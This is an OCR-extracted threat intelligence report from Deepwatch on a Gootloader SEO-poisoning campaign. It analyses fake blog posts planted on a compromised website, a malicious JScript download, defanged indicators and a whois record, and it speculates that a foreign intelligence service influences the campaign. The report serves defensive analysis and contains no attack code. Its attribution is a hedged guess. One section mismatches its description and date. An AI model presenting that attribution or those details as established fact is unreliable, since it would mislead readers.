
deepwatch™

THREAT ACTIVITY INTEL REPORT

Is Gootloader Working with a Foreign Intelligence Service?

Authors: Eric Ford & Ben Nichols



September 2022-P

EXECUTIVE SUMMARY

In late August, Deepwatch's Adversary Tactics and Intelligence (ATI) group responded to a customer incident highly likely associated with Gootloader threat actors using the search engine optimization (SEO) poisoning technique.

Our findings suggest the campaign may have foreign intelligence service influence through analysis of the blog post subjects. The threat actors used blog post titles that an individual would search for whose organization may be of interest to a foreign intelligence service e.g. "Confidentiality Agreement for Interpreters." The Threat Intel Team discovered the threat actors highly likely created 192 blog posts on one site.

These blog posts cover topics relevant to government, legal, healthcare, real estate, and education. Several blog posts are related to business and real estate transactions in US states like California, Washington, and Wisconsin; while others cover topics relevant to Australia, Canada, New Zealand, the United Kingdom, the United States, and other countries.

You can read how Deepwatch approaches cyber threat intelligence **here**.

KEY FINDINGS

- The campaign appears to have foreign intelligence service influence. We discovered that many blog posts use keywords that an individual would search for whose organization may be of interest to foreign intelligence services.
- TAC-011 highly likely created almost 200 blog posts on one site with topics ranging from government, finance, education, and healthcare to real estate, legal, and transportation.
- The threat actors created the blog posts with relevant content pieced together from multiple sources, spending considerable time and effort researching and developing the content for each blog post.
- It is estimated that TAC-011 has likely compromised hundreds of WordPress websites and may have produced thousands of individual blog posts.
- TAC-011 likely utilizes a central server that all compromised sites use to pull content from and log the visitor's IP address and device OS.

Table of Contents

Is Gootloader Working With a Foreign Intelligence Service?

SEO Poisoning

Threat actors use SEO poisoning techniques on compromised websites or pages they create to appear prominently in search results.

The sites may contain content that many people are likely to use in searches at any given time, such as phrases related to holidays, trending news, or viral videos. However, threat actors can be very specific with their content to target a certain group.

One way to think about SEO poisoning is like setting a mouse trap and waiting for the mouse to take the bait. Once the victim (mouse) finds the trap, the fake forum (cheese) lures the victim into taking the bait. SEO poisoning contrasts with the more prevalent initial access vectors like phishing or exploiting internet-facing systems, which require the threat actor to find vulnerable targets.

TAC-011 & Gootloader


On August 25th, Deepwatch's Adversary Tactics and Intelligence (ATI) group responded to a customer incident involving the victim's employee searching Google for specific keywords related to transition service agreements. The user clicked on one of the search results titled, "Accounting for Transition Services Agreement | Sportrecs Blog", which appeared as a forum post with a link to an innocuous file the user had searched for. In reality, the file was a malicious JScript (.js) file.

The Deepwatch Threat Intel Team tracks the threat activity cluster observed in this incident as TAC-011, which employs SEO poisoning techniques to infect machines with various payloads. This variation involves TAC-011 compromising legitimate websites, creating fake blog posts, and using overlays to display a fake forum page over these blog posts. Additionally, the threat actors use obfuscated JavaScript to avoid detection and analysis of the fake forum.

The Gootloader malware, first **described** by Sophos in March 2021, follows the same tactics and techniques observed in this incident.

Analyst Assessment 1

The threat actor(s) behind the Gootloader malware, tracked as TAC-011, are highly likely responsible for this incident. The Threat Intel Team bases this assessment on the URLs found in the JScript file, the tactics, techniques, and procedures (TTPs) used, and the fake forum's overall design and format.



TAC-011 Diamond Model of Intrusion Analysis.

TAC-011 Campaign Analysis

The Deepwatch Threat Intel Team examined blog.sportrecs[.]com and the blog post "Accounting for Transition Service Agreement," as we knew that was the blog post that could result in Gootloader dropping additional payloads on an unsuspecting visitor. At the time, sportrecs[.]com came up as benig in VirusTotal, and according to VirusTotal, the "Popularity Ranks" for the website range anywhere from 123,000 to 312,000 (figure 1).

Popularity Ranks

Rank	Value	Ingestion Time
Majestic	237557	2022-09-13 16:58:08 UTC
Cisco Umbrella	312663	2022-09-13 16:58:06 UTC
Statvoo	123063	2022-09-05 16:58:04 UTC
Alexa	123063	2022-09-05 16:58:04 UTC

Figure 1: *Popularity rankings for sportrecs[.]com according to VirusTotal.*

According to VirusTotal's (VT) whois lookup (figure 2), the site owners created it on 5 September 2019, last updated it on 27 July 2022, and registered it with GoDaddy. The resolving IP address site is 188.246.233[.]180 (VT link). This IP also resolves the domains mooscle[.]com and ruvod[.]com (VT links), and both of these domains are benign in VT as well.

Whois Lookup

```
Creation Date: 2019-09-05T07:35:51Z
DNSSEC: unsigned
Domain Name: SPORTRECS.COM
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: NS-1152.AWSDNS-16.ORG
Name Server: NS-1770.AWSDNS-29.CO.UK
Name Server: NS-262.AWSDNS-32.COM
Name Server: NS-911.AWSDNS-49.NET
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: 480-624-2505
Registrar IANA ID: 146
Registrar URL: http://www.godaddy.com
Registrar WHOIS Server: whois.godaddy.com
Registrar: GoDaddy.com, LLC
Registry Domain ID: 2430114692_DOMAIN_COM-VRSN
Registry Expiry Date: 2025-09-05T07:35:51Z
Updated Date: 2022-07-27T14:37:29Z
```

Figure 2: *VirusTotal Whois lookup for sportrecs[.]com.*

The site has the capability to translate blog posts into four different languages (English, Portuguese, Hebrew, and Russian). We learned that the suspicious blog posts are translated into only three of the four languages (English, Portuguese, and Hebrew).

Visiting the blog.sportrecs[.]com, visitors are presented with blog posts that one would expect to find on a sports streaming distribution site (Figures 3 & 4).




Figure 3: *New product updates posted on September 24, 2021.*

Next, we tried to find out if there were other suspicious blog posts on the site. To our surprise, our investigation revealed almost 200 suspicious blog posts. If threat actors employ SEO poisoning techniques, they may appear in top search results.

The suspicious blog posts cover topics ranging from government, and legal to real estate, medical, and education. Some blog posts cover topics related to specific legal and business questions or actions for US states such as California, Florida, and New Jersey. Other blog posts cover topics relevant to Australia, Canada, New Zealand, the United Kingdom, the United States, and other countries.




Figure 4: *Marketing-related blog post added on September 23, 2021.*

Analyst Assessment 2

TAC-011 likely compromised blog.sportrecs[.]com website, given that all available information points to the site being legitimate. However, the means of compromise is unknown, and we cannot positively confirm that this site is legitimate.

Furthermore, the threat actors highly likely created these blog posts, given that the content of these blog posts is out of place and off-topic for content that one would expect to find on a Sports streaming service provider.

A Deeper Dive Into the Blog

From our analysis of these blog posts, we learned that they are not filled with gibberish, but are pieced together from multiple sources. This suggests that TAC-011 has the resources and time to accomplish this task.

What is not known is how many actors comprise TAC-011. Given the herculean task of researching and creating hundreds of blog posts, one may assume that many individuals are working together. However, this task may not be completely unfeasible for a lone individual despite the perceived level of effort needed to do this.

During our review of these blog posts we looked at the number of posts that featured keywords like agreement, contract, legal, etc. The chart below (figure 5) shows our findings and the threat actor's preference for the word "agreement."




Figure 5: *Chart displaying the number of blog posts with specific words.*

We also looked at the number of posts on specific topics. The chart below (figure 6) shows that most blog posts are of general business in nature and could target any industry. Furthermore, 40% of the blog posts cover topics that are relevant to the professional, scientific, and technical services; real estate, rental, and leasing; finance and insurance; transportation and warehousing; educational services; and healthcare and social assistance industries.




Figure 6: *Chart displaying the number of blog posts with subjects relevant to a specific sector.*

We also analyzed the number of posts with topics relevant to specific countries. The chart below (figure 7) shows that most blog posts are relevant to many countries. However, we did notice that 30% of the posts targeted visitors searching for topics that are relevant to the United States, the United Kingdom, Canada, Australia, New Zealand, and India (map 1).





Figure 7: *Chart displaying the number of blog posts with subjects relevant to a specific country.*



Map 1: *Map displaying targeted countries.*

Analyst Assessment 3

Our findings suggest that TAC-011 likely aims to gain access to as many sectors as possible. However, there appears to be foreign intelligence service influence as many blog posts use keywords that an individual would search for who might have ties to an organization of interest to a foreign intelligence service.

In the following sections, we examine four unique blog posts to highlight how TAC-011 can target very specific groups.

Blog Post: Bilateral Air Service Agreements

The blog post "Bilateral Air Service Agreements" (figure 8), posted on January 30, 2022, explains a bilateral agreement concerning civil aviation products imported and exported between two countries.

Bilateral Air Service Agreements

Posted on 30.01.2022

Bilateral agreements facilitate the mutual certificate of airworthiness for civil aviation products imported/exported between two signatory States. A bilateral airworthiness agreement (BAA) or a bilateral aviation safety agreement (BASA) with airworthiness implementation procedures (APIs) provides for technical cooperation between the FAA and its opposing civil aviation authorities. The Bureau of International Aviation and the U.S. Department of State negotiate bilateral and multilateral air transport agreements with U.S. foreign aviation partners. These agreements provide the basis on which airlines of participating countries can provide international air transport services for passengers, cargo and mail. Through air transport agreements, the United States is developing a competitive operating environment for U.S. air services between the United States and abroad. For more information on specific flight service contracts, please contact us. Since 1992, the Department has pursued an "open skies" policy aimed at eliminating government involvement in airline decision-making regarding routes, capacity and prices in international markets. The Open Skies agreements also include provisions on trade opportunities, security and protection. The United States has negotiated open skies

Figure 8: *Bilateral service agreements blog post added on January 30, 2022.*

An end-user may search for this information if the organization the employee works for manufactures civil aviation products. This information may also interest college students, government officials, and employees.

These data points suggest that possible sectors targeted include: education, government, and government contractors.

Blog Post: Ip in Government Contracts

The blog post “Ip in Government Contracts” (figure 9), posted on January 30, 2022, explains a bilateral agreement concerning civil aviation products imported and exported between two countries.

Figure 9: *Intellectual property blog post added on February 20, 2022.*

Conventional government contract clauses govern IP rights, which are mandated by law when created or used as part of a government contract. In certain situations, the government may enforce exclusive IP conditions that apply to a particular contract. In any case, the conditions of government contracts provide a broad range of results in terms of IP ownership and use.

An end-user may search for this if they work for a company with government contracts and are concerned about losing IP rights, including rights to computer software programs and patents.

These data points suggest that possible targeted sectors include government and government contractors.

Blog Post: Sco Agreement on Mass Media Cooperation

The blog post "Sco Agreement on Mass Media Cooperation" (figure 10), posted on March 29, 2022, explains the Shanghai Cooperation Organization agreement on Mass Media.

Sco Agreement on Mass Media Cooperation

Posted on 29.03.2022

"Cooperation between the editorial offices of the mass media in their States, as well as between the relevant ministries, agencies and organizations active in the field of the media, the specific conditions and forms being determined by the participants themselves, including through the conclusion of separate agreements. The main objective of the agreement is to promote equal and mutually beneficial cooperation between associations in the field of mass media. The agreement, signed in June 2019, will allow Member States to exchange best practices and innovations in the field of mass media. In addition, on the basis of reciprocity, each party will facilitate activities that ensure justice. The main areas of cooperation of the agreement are the creation of favourable conditions for the wide and reciprocal dissemination of information through the media in order to further deepen knowledge of the lives of the peoples of their States. The agreement encourages equal and mutually beneficial cooperation between the professional associations of 